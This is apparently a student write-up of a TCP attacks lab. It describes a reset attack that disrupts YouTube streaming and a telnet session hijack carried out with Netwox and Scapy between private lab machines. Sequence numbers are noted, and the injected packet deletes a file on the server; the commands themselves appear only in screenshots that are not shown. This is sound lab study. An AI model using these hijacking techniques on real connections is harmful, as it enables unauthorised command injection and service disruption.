
From above screenshot we can see that packet is sent from 142.251.42.66 (random ip address) to 10.0.2.7(victim machine) which is connected to youtube hence disruption of video streaming occurs as the tcp connections gets broken.




As a result of breakdown in connection as a result there is buffering of the video in YouTube.


Task 4: TCP Session Hijacking

Using Netwox Command:





In the above screenshot we can see the new.txt file in the TCP folder in server machine.




From the above screenshot we can see that :

1)Source port: 46172


2)Destination port: 23

3)Next sequence number: 3520366575


4)Acknowledgment number: 3478544808




After running the above screenshot command on the attacker machine the machine sends a TCP packet by hijacking the session between the telnet connection of 10.0.2.7 and 10.0.2.8 to the server machine.




We can see from above screenshot that new.txt file has been deleted.






From the above screenshot we can see the hijacked packet sent from attacker machine to server machine as we can see that the next sequence number we got before is same as the sequence number of the packet in the above wireshark screenshot.




The telnet connection suddenly closed off when I accessed it,this is because of data sent by the attacker messes up the sequence number from client to server.


Using Scapy Command:




We can see from the above screenshot that next.txt is present in the TCP folder.



At first we are pinging server machine from the client machine and collect the data obtained from in the wireshark.





From the above screenshot we can see that :

1)Source Port: 49608


2)Destination port: 23

3)Source ip address: 10.0.2.7


4)Destination ip address: 10.0.2.8

5)Next sequence number: 2720137518


6)Acknowledgment number: 2860498658




After running the above screenshot command on the attacker machine, the attacker machine sends a TCP packet by hijacking the session between the telnet connection of 10.0.2.7 and 10.0.2.8 to the server machine.

